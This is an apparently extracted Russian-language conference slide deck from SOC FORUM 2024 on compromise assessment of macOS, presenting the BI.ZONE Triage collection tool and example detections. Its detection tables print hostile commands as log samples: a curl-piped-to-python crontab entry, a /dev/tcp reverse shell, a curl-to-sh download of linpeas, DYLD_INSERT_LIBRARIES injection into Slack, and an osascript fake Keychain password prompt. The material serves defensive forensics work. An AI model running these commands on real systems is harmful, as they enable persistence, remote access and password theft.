


Подходы к проведению оценки на компрометацию в macOS

Ирина Колягина
VI.ZONE
Ведущий специалист по анализу киберугроз

SOC FORUM 2024

```
dscl . -read /Users/${whoami} | awk '/^RealName:/ |  
/^Picture:/ {getline; print $0}'
```

- Увлекаюсь безопасностью macOS
- Нашла уязвимость в TCC
- Принимала участие в incident response
- В группе развития BI.ZONE EDR занимаюсь разработкой конфигов сбора телеметрии для выявления новых угроз



О чём будем говорить

SOC
FORUM
2024

- Что собирать с macOS при проведении compromise assessment (CA)
- Как собирать и какие инструменты существуют для сбора артефактов с macOS
- Что можно искать в собранных данных
- Возможности BI.ZONE Triage в macOS

Hunting for macOS attack techniques
Part 1 – Initial Access, Execution, Credential Access, Persistence

Teymur Kheirkhabarov
Director of Cyber Threat Monitoring, Response and Research Department, BI.ZONE

Maxim Tumakov
Head of Cyber Threat Research, BI.ZONE



SOC
FORUM
2023

Практика проведения оценки на компрометацию Linux-систем

Теймур Хеирхабаров
Директор департамента мониторинга, реагирования и исследования киберугроз BI.ZONE



- Уникальность macOS
 - ОС со своей собственной архитектурой (вроде FreeBSD, но нет)
 - Подходы к compromise assessment, разработанные для других ОС, могут быть неэффективными для macOS
- Сложность выбора артефактов, необходимых и достаточных для CA в macOS
- Недостаточно материалов по IR/Forensic для macOS
- Отсутствие универсального инструмента для сбора необходимых данных
- Сложность сбора данных с множества устройств
 - Потенциальная нагрузка на хост
 - Отсутствие гранулярного запуска задач



Обзор инструментов триажа для macOS

BI.ZONE Triage: сравнение с другими инструментами

SOC
FORUM
2024

Профили сбора данных

Критерии	BI.ZONE Triage	UAC	OSXCollector	AutoMacTC
История вводимых команд	+	+	-	+
Инвентаризация установленного ПО	+	+	+	+
Инвентаризация файлов и источников установки	+	-	-	-
Инвентаризация автозагрузки	+	-	+	+
Инвентаризация пользователей	+	+	+	+
Инвентаризация контейнеров	+	-	-	-

BI.ZONE Triage: сравнение с другими инструментами

SOC
FORUM
2024

Критерии	BI.ZONE Triage	Инструменты сбора данных	Инструменты сканирования
Сбор данных для расследования	+	+	-
YARA-сканирование	+	-	+
IoC-сканирование	+	-	+
Возможность ограничения запуска (по времени работы и по ресурсам)	+	-	+
Возможность отправки собранных данных по сети в SIEM / Log Management	+	-	+
Приведение собранных данных к единой таксономии	+	-	+
Возможность автоматического выявления аномалий	2025	-	-
Возможность автоматического реагирования	2025	-	-
Поиск мисконфигураций	2025	-	-

Сбор данных

- Общие сведения об исследуемой системе
- Активные процессы
- Открытые файлы
- Активные сетевые подключения
- Активные пользователи
- Автозагрузка
- Сетевая конфигурация хоста
- Файловые шары
- Пользователи и группы
- Контейнеры
- История входов
- История команд
- Инвентаризация установленных пакетов (Python*, Ruby, HomeBrew, MacPorts, etc.)
- Инвентаризация «интересных» каталогов (/tmp, /Users, /Downloads)
- Инвентаризация установленного ПО
- Дополнительная браузерная информация
- Недавно использованные файлы и приложения
- Инвентаризация статуса встроенных механизмов безопасности macOS

Бесплатная утилита на базе
BI.ZONE EDR для сбора
данных и YARA/IoC-
сканирования системы



BI.ZONE Triage для macOS

SOC
FORUM
2024

```
BI.ZONE Triage v1.3.0
Built-in configs version: 202410161555

Usage: bz_triage { -h | --help | --version | -p=list | <Triage options> \
[ <output directory> | <destination address> ] [<archivation>] [<Additional options>] }

You need to run this program with root privileges

-h, --help           Display this help message and exit
--version            Display the tool version and exit

Triage options:
-p=PROFILE..., --profiles      Specify the list of desired profiles and/or presets separated by commas
                                 Specify 'list' to print the available values and exit
                                 To exclude a profile, use the '-' prefix (see examples)

-c=CONFIG, --config          Set the path to a custom configuration file to CONFIG
--customdir=DIR              Specify DIR as the path for the directory chosen for inventory (file wildcards)
--customdirdepth=DIRDEPTH    Set the depth for recursive directory inventory to DIRDEPTH

yara scan:
--yararules=YARAFIle        Set the path to the yara rules feed to YARAFIle
--yaradir=YARADIR           Set the directory to scan by yara to YARADIR
--yaradirdepth=YARADEPTH    Set the depth for recursive directory scan by yara to YARADEPTH

Output options:
--stdout                 Set the output destination to stdout

output directory:
-o=DIR, --outdir          Set the path to the output directory for saving the report to DIR
                           (by default, it is the current working directory)

destination address:
--dstaddr=ADDR             Set the host address (IP address or domain) for sending the report to ADDR
--dstport=PORT              Set the port for sending the report to PORT
--netproto=PROTOCOL         Set the network protocol to send data (tcp|udp). Default value is tcp

archivation:
-z, --zip                  Pack the report in a Zip archive
--zipname=ZIPNAME           Set the Zip archive file name to ZIPNAME
                           (ZIPNAME.zip if the extension is not specified)
--zippwd=PWD                Set the Zip archive password to PWD

Additional options:
-t=DIR, --tempdir           Set the path to the directory for temporary files to DIR
--limit-time=SEC              Set the time limit (in seconds) to SEC


Examples:
sudo ./bz_triage -p hostinfo
Collects the host information
sudo ./bz_triage --profiles=network,processes
Collects the information about the network and running processes
sudo ./bz_triage --profiles=all,-network,-processes
Collects the information for all profiles except for 'network' and 'processes'
sudo ./bz_triage --yararules='./rules.yar' --yaradir='./yaratest'
Scans the subdirectories of the './yaratest' directory by YARA using the rules.yar YARA rules file
kiafy@kiafy-Virtual-Machine Downloads %
```

Как собираем

- Инвентаризируем файлы/директории
- Читаем конфиги и ищем паттерны в них
- Запускаем команды и парсим результаты в определенные поля
- Запускаем различные скрипты

Куда выводим

- В файлы
- Stdout
- Передача по сети на заданный порт



Что собираем и что ищем

Ретроспективные данные

- Инвентаризация истории команд
- Инвентаризация истории входов (SSH, VNC)

Слепок текущего состояния

- Инвентаризация процессов
- Инвентаризация автозагрузки
- Инвентаризация файловой системы (открытые файлы, permissions, «интересные» каталоги)
- Инвентаризация сетевой активности
- Инвентаризация механизмов безопасности
- Инвентаризация пользовательской активности
- Инвентаризация запущенных контейнеров
- Инвентаризация установленных пакетов и ПО
- YARA-сканирование
- Инвентаризация профилей VPN
- Инвентаризация браузера

Мониторинг происходящего*

- Запускаемые процессы
- Вводимые команды терминала
- Загрузка и выгрузка модулей ядра
- Попытка удаленного входа
- Сетевая активность
- Файловые операции
- Запускаемые контейнеры



Past




Present



Continuous

Инвентаризация сети и сетевой активности: что собираем

SOC
FORUM
2024



Инвентаризация сети и сетевой активности: что ищем

SOC
FORUM
2024

Network Connection

net_src_ipv4	net_src_port	proc_file_path	proc_file_sig_ident	net_conn_direction	proc_cmdline	proc_file_name	net_dst_ipv4	net_dst_port
192.	4907	/opt/BI.Zone/Sensors/Agent/bzsenagent	bzsenagent	outbound	/opt/BI.Zone/Sensors/Agent/bzsenagent	bzsenagent	10.	95
192.	4907	/opt/BI.Zone/Sensors/Agent/bzsenagent	bzsenagent	outbound	/opt/BI.Zone/Sensors/Agent/bzsenagent	bzsenagent	10.1	95

Network Port Open

net_proto	net_src_ipv4	net_src_port	proc_file_path	proc_file_sig_ident	net_conn_direction	proc_cmdline	proc_file_name
tcp	*	3283	/System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents/MacOS/ARDAgent	com.apple.RemoteDesktopAgent	-	/System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents/MacOS/ARDAgent	ARDAgent

ARDAgent — это агент удаленного доступа, используемый macOS. Является частью функции «удаленный рабочий стол» (remote desktop), которая позволяет пользователям подключаться к другим Mac-устройствам и управлять ими удаленно

Инвентаризация пользователей: что собираем

SOC
FORUM
2024



* В планах добавить в ближайших релизах

Инвентаризация пользователей: что ищем

SOC
FORUM
2024

usr_tgt_description	usr_tgt_group_name	usr_tgt_home_dir	rule_name	usr_tgt_groups
Guest User	_guest	/Users/Guest	UserFound - User Info	201(_guest),12(everyone),33(_appstore),61(localaccounts),80(admin),98(_lpadmin),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae),701(com.apple.sharepoint.group.1)
file_name	file_path	sudoers_rule		sudoers_users
perl	/usr/bin/perl	adm ALL=(ALL) NOPASSWD: /usr/bin/perl		adm




gtfobins/perl/

event_type	proc_cwd	proc_file_name	proc_file_sig_ident	proc_file_path	usr_tgt_name	usr_tgt_groups	usr_tgt_id
logonsuccess	/	sshd	com.apple.sshd	/usr/sbin/sshd	kiafy	20(staff),12(everyone),33(_appstore),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae),701(com.apple.sharepoint.group.1)	501
• В macOS SSH отключен по умолчанию, но..							

event_type	file_path	file_name	cmdline
consolecommandinfo	/Users/.zsh_history	.zsh_history	sudo systemsetup -setremotelogin on

Инвентаризация автозагрузки: что собираем

SOC
FORUM
2024




Инвентаризация автозагрузки: что ищем

SOC
FORUM
2024

asep_file_path	cmdline	asep_file_name	inventory_task_name	task_schedule	
/etc/crontab	sh -c "curl -sSL https://localhost/3wz6Znd python"	crontab	autoruns - inventory	/* * * * *	
cmdline		proc_env			
gcc -dynamiclib inject.c inject.dylib		SSH_AUTH_SOCK=/private/tmp/com.apple.launchd.i4bRJYNE8J/Listeners SH ELL=/bin/zsh			
/Library/Developer/CommandLineTools/usr/bin/gcc -dynamiclib inject.c inje ct.dylib		SSH_AUTH_SOCK=/private/tmp/com.apple.launchd.i4bRJYNE8J/Listeners SH ELL=/bin/zsh			
cmdline		proc_env			
/Applications/Slack.app/Contents/MacOS/SI ack		SSH_AUTH_SOCK=/private/tmp/com.apple.launchd.i4bRJYNE8J/Listeners SHELL=/bin/zsh DYLD_INSERT_LIBRARIES =inject.dylib			
enrich.ioa.rules	proc_file_sig_ident	proc_env	proc_file_path	proc_file_sig	proc_file_signed
mac_persistence_v ia_dyld	com.tinyspeck.slackma cgap	SSH_AUTH_SOCK=/private/tmp/co m.apple.launchd.i4bRJYNE8J/Lis teners SHELL=/bin/zsh DYLD_INS ERT_LIBRARIES=inject.dylib	/Applications/Slack.ap p/Contents/MacOS/Slack	Developer ID Applicatio n: Slack Technologies, Inc. (BQR82RBBHL)	true

Инвентаризация истории команд: что собираем

SOC
FORUM
2024



Инвентаризация истории команд: что ищем

SOC
FORUM
2024

cmdline	proc_cwd	proc_file_name	proc_file_sig_ident	proc_file_path	proc_usr_audit_name
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh sh	/	zsh	com.apple.zsh	/bin/zsh	kiafy
/bin/bash -i 5<> /dev/tcp/10.0.0.1/4242 0<&5 1>&5 2>&5	/Users/kiafy	zsh	com.apple.zsh	/bin/zsh	kiafy


event_type	file_path	file_name	cmdline
consolecommandinfo	/var/root/.bash_history	.bash_history	ssh -i ./id_rsa -L 80:127.0.0.1:80 ubuntu@

event_type	file_path	file_name	cmdline
consolecommandinfo	/var/root/.bash_history	.bash_history	osascript -e 'tell app "Keychain Access" to activate' -e 'tell app "Keychain Access.app" to display dialog "Keychain Access requires your password to continue." & return default answer "" with icon 1 with hidden answer with title "Keychain Access"'

```
▶ osascript -e 'tell app "Keychain Access" to activate' -e 'tell app "Keychain Access.app" to display dialog "Keychain Access requires your password to continue." & return default answer "" with icon 1 with hidden answer with title "Keychain Access"'
button returned:OK, text returned:!QAZ2wsx
[apple] ~ ~/Downloads [ ] 6s ↗
```

Инвентаризация файловой системы: что собираем

SOC
FORUM
2024



